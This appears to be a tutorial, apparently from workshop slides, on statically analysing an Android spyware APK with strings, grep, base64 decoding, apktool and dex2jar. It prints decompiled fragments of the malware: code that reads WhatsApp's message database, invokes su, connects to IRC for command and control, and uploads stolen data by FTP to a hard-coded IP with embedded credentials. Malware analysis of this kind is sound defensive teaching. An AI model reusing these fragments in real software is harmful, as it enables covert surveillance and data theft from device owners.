
The left sidebar contains a vertical list of icons corresponding to various analysis modules or links.

Dynamic Analysis as a Starting Point

The screenshot shows the VirusTotal analysis interface for the file `f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206`. The main summary card indicates that 26 engines have detected this file. The file is identified as an APK with a size of 233.07 KB and was submitted 3 months ago. The content tab displays various strings extracted from the APK, including:

```
AndroidManifest.xml
,X V,X
KoAgZ[
res/layout/main.xml
l-qCKw
resources.arsc
classes.dex\
B=4B+tB/
FETC-t
5129h.
C%4@{tE
CyT@ETBeTAUT
dAVdCv
C{t@GtBgtAWt
{}yEe]o
[ )oF>[
Ti3Ni'
```

Pre-Static Analysis Tips & Tricks



Strings

One of the best places to look for juicy malware hints is in the strings defined by the application. Many times, malware authors won't obfuscate their code or will forget to remove certain logging messages. These can be a great way to figure out what the author is trying to attempt!

```
$ unzip <file>
$ strings classes.dex
```

See anything interesting?

Strings + Grep

Often, there are a *lot* of strings returned from your Android sample.

Let's narrow down our search. You can search for C2 servers, parse the data with regex or search for base64 encoded strings.

Try the following:

```
$ strings classes.dex | grep "ftp"
```

```
$ strings classes.dex | grep ".com"
```

More Searching Fun

Sometimes when dealing with mobile malware, it can be handy to look for **phone numbers**. Often they're used to initiate some kind of download or malicious sequence.

```
strings classes.dex | grep '[0-9]\{8\}'
```

With Spyware/Surveillanceware, you can also look for references to popular messaging apps: WhatsApp, Facebook, Telegram, Viber, etc. Try searching for popular apps, eg.

```
strings classes.dex | grep 'whatsapp'
```

See anything interesting? These give us a great starting point for analyzing the full sample.

Searching Within Binary Files

To search for a string without using apktool to decompile and going through each file:

```
$ hexdump -C classes.dex | grep -C5 "http"
00072910  00 07 68 65 78 63 68 61  72 00 17 68 69 64 65 53  |..hexchar..hideS|
00072920  6f 66 74 49 6e 70 75 74  46 72 6f 6d 57 69 6e 64  |oftInputFromWind|
00072930  6f 77 00 09 68 6f 6c 64  73 4c 6f 63 6b 00 04 68  |ow..holdsLock..h|
00072940  6f 73 74 00 0b 68 6f 73  74 41 64 64 72 65 73 73  |ost..hostAddress|
00072950  00 10 68 6f 73 74 41 64  64 72 65 73 73 4b 6e 6f  |..hostAddressKno|
00072960  77 6e 00 04 68 74 6d 6c  00 04 68 74 74 70 00 14  |wn..html..http..|
00072970  68 75 6d 61 6e 50 72 65  73 65 6e 74 61 62 6c 65  |humanPresentable|
00072980  4e 61 6d 65 00 14 68 75  6d 61 6e 70 72 65 73 65  |Name ..humanprese|
00072990  6e 74 61 62 6c 65 6e 61  6d 65 00 01 69 00 03 69  |ntablename..i..i|
000729a0  44 45 00 08 69 44 4b 4d  20 3c 20 30 00 03 69 4d  |DE..iDKM < 0..iM|
000729b0  43 00 05 69 62 6f 73 73  00 02 69 64 00 04 69 64  |C..iboss..id..id|
```

Base64 Encoded Strings

If you find a Base64-encoded string like:

```
aHR0cHM6Ly93d3cuc3B5aHVtYW4uY29tL3YxL2ZpbGVVcGxvYWQ=
```

In order to decode this, we can use the terminal:

```
$ echo "aHR0cHM6Ly93d3cuc3B5aHVtYW4uY29tL3YxL2ZpbGVVcGxvYWQ=" | base64 -D
```


What do you get?

```
https://www.spyhuman.com/v1/fileUpload
```

Many malware authors use Base64 to add *some* level of obfuscation to their code.

Keep this in mind when reviewing extracting strings from a sample!

Static Analysis



Decompile the APK

APKTool

Let's decompile the APK file so that the contents are human-readable.

```
$ apktool d f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206  
$ cd f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206.out  
$ vim AndroidManifest.xml
```

What stands out in the manifest file?

Note, you can change the default output folder with:

```
$ apktool d f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206 -o <FOLDER>
```

AndroidManifest.xml

```
" Press ? for help
. (up a dir)
<3792e1e81248c3c585162206.out/
↳ original/
↳ res/
↳ smali/
↳ unknown/
  AndroidManifest.xml
  apktool.yml
~
~
~
~
~
~
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.system.bdata" platformBuildVersionCode="21" platformBuildVersionName="5.0.1-1624448">
2   <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
3   <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
4   <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
5   <uses-permission android:name="android.permission.REAL_GET_TASKS"/>
6   <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
7   <uses-permission android:name="android.permission.RECORD_AUDIO"/>
8   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
9   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
10  <uses-permission android:name="android.permission.CAMERA"/>
11  <uses-feature android:name="android.hardware.camera"/>
12  <uses-feature android:name="android.hardware.camera.autofocus"/>
13  <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
14  <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
15  <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
16  <uses-permission android:name="android.permission.GET_TASKS"/>
17  <uses-permission android:name="android.permission.INTERNET"/>
18  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
19  <uses-permission android:name="android.permission.READ_SMS"/>
20  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
21  <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
22  <uses-permission android:name="android.permission.READ_CONTACTS"/>
23  <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
24  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
25  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
26  <uses-permission android:name="android.permission.SEND_SMS"/>
27  <uses-permission android:name="android.permission.WRITE_SMS"/>
28  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
29  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
30  <uses-permission android:name="android.permission.WAKE_LOCK"/>
31  <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
32  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
33  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
```

Which permissions are necessary?

Does the app you're analyzing *need* this permission?

Look through the `/res` directory.
What files might be worth analyzing?

Resources

```
$ cd f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206.out/  
$ cd res  
$ cd values
```

strings.xml	Used to reference strings for the application with (optional) styling
ids.xml	List of identifiers for components of the application
public.xml	Used to assign fixed resource IDs
styles.xml	Defines the UI for the application

```
$ vim strings.xml
```

Run dex2jar on *classes.dex*

Running dex2jar

```
$ cp <file> <file>.zip && unzip <file>
$ cd ~/Tools/dex2jar/dex-tools/build/distributions/dex-tools-2.1-SNAPSHOT/
$ sh d2j-dex2jar.sh ~/path/to/apk_to_decompile.apk -o ~~/path/to/output.jar
```

Open the .jar file with JD-GUI

Lexical Obfuscation

Although many malware samples (especially Adware/Chargeware/Click Fraud) tend to not encrypt strings or obfuscate too much of the application, *Lexical Obfuscation* is pretty common.

What is “Lexical Obfuscation”?

Method names, class names, variable names are replaced with nonsense, randomized text to make their functions less obvious.

```
class ak implements FilenameFilter {  
    ak(boolean arg1, String arg2) {  
        this.a = arg1;  
        this.b = arg2;  
        super();  
    }  
  
    public boolean accept(File arg2, String arg3) {  
        boolean v0 = this.a ? arg3.matches(this.b) : true;  
        return v0;  
    }  
}
```

Navigate through the individual classes.
Do you see which class is attempting to access 3p
messaging data?

com/android/system/bdata/a

```
try {  
  
    label_19:  
  
        bo.a("chmod 666 " + v3 + "://" + v1_1);  
        bo.a("chmod 755 " + v3);  
        bo.a("chmod 755 " + new File(v3).getParent());  
        v0 = v2.canWrite();  
}  
}
```

com/android/system/bdata/a

```
try {  
    String v0_1 = "/data/data/com.whatsapp/databases/msgstore.db";  
    if(Build$VERSION.SDK_INT >= 16) {  
        v0_1 = "/data/data/com.whatsapp/databases/msgstore.db-wal";  
    }  
}
```

How are they doing this without root!?
(Hint: they're not)

com/android/system/bdata/bo

```
class bo {  
    ...  
    if(bo.a) {  
        v5 = "su";  
        if(DataService.d != null) {  
            v4 = DataService.d.getString("psup", "/system/priv-app/system/su");  
            if(!new File(v4).exists()) {  
                goto label_190;  
            }  
        }  
    }  
}
```

Try to Find the Sensor Monitoring Functionality!

com/android/system/bdata/ba

```
class ba implements SensorEventListener {  
    ...  
    if(v1 > (((float)az_SensorHelper.a))) {  
        if(!this.c) {  
            this.b = false;  
        }  
        if(!this.b) {  
            bb.a("Moving!!! Speed:" + v1, false);  
            this.b = true;  
            if(DataService.k != null && (DataService.k.isHeld())) {  
                DataService.e("tk1");  
                DataService.b("input keyevent 3");  
            }  
            this.c = true;  
        }  
    }  
}
```

Let's Look for Some of the Strings We Found With
grep

com/android/system/bdata/ao

```
v9 = new ad_MailConnect(DataService.d.getString("guser",
"mwvrussia@gmail.com"), DataService.d.getString("gpass",
"meadwestvaco707"));
```

com/android/system/bdata/ao

```
v0_3 = DataService.d.getBoolean("pfbb", false) ?  
DataService.a(String.valueOf(DataService.d.getString("pfp", "busybox ftpput  
-u ealexzna -p k1725x2408 213.174.157.151")) + " " + arg8 + " " + v2_1,  
590000, 1) : ao_ExfiltrateData.b(DataService.d.getString("fhost",  
"213.174.157.151"), DataService.d.getString("fuser", "ealexzna"),  
DataService.d.getString("fpass", "k1725x2408"), v2_1, arg8);
```

Where is the IRC communication handled?

com/android/system/bdata/af

```
private af(String arg5) {  
    super();  
    ak_IRC.g = arg5;  
    ak_IRC.f = arg5;  
    this.i = DataService.d.getString("iserv", "irc.freenode.net");  
    this.j = DataService.d.getString("inick", "Suny-" + DataService.b);  
    this.k = DataService.d.getString("iboss", "IRCBoss");  
    ak_IRC.e = 1;  
}
```

Can you find the command syntax?

com/android/system/bdata/bq

```
try {  
    label_44:  
        bq.a(String.valueOf(arg9) + " " + v1_1 + " " + arg8, false);  
    label_56:  
        v0_3 = DataService.d.getString("ses1", " 2736428734"); !!!!  
        v1_1 = DataService.d.getString("ses2", " 7238742800"); !!!!  
        if(!arg9.contains(((CharSequence)v0_3)) && !arg9.contains(((CharSequence)v1_1))) {  
            goto label_70;  
        }  
  
        DataService.c("ss0#ii15#ii#ifr#ir#ifs#is"); -----!!!!  
        goto label_70;  
    }  
    ...
```

Major Analysis Questions

Where does the malicious functionality exist?

Is this functionality correctly interpreted?

What IP addresses or domains are hard-coded?

What protocols are being used?

Analyzing the pcap File with Wireshark

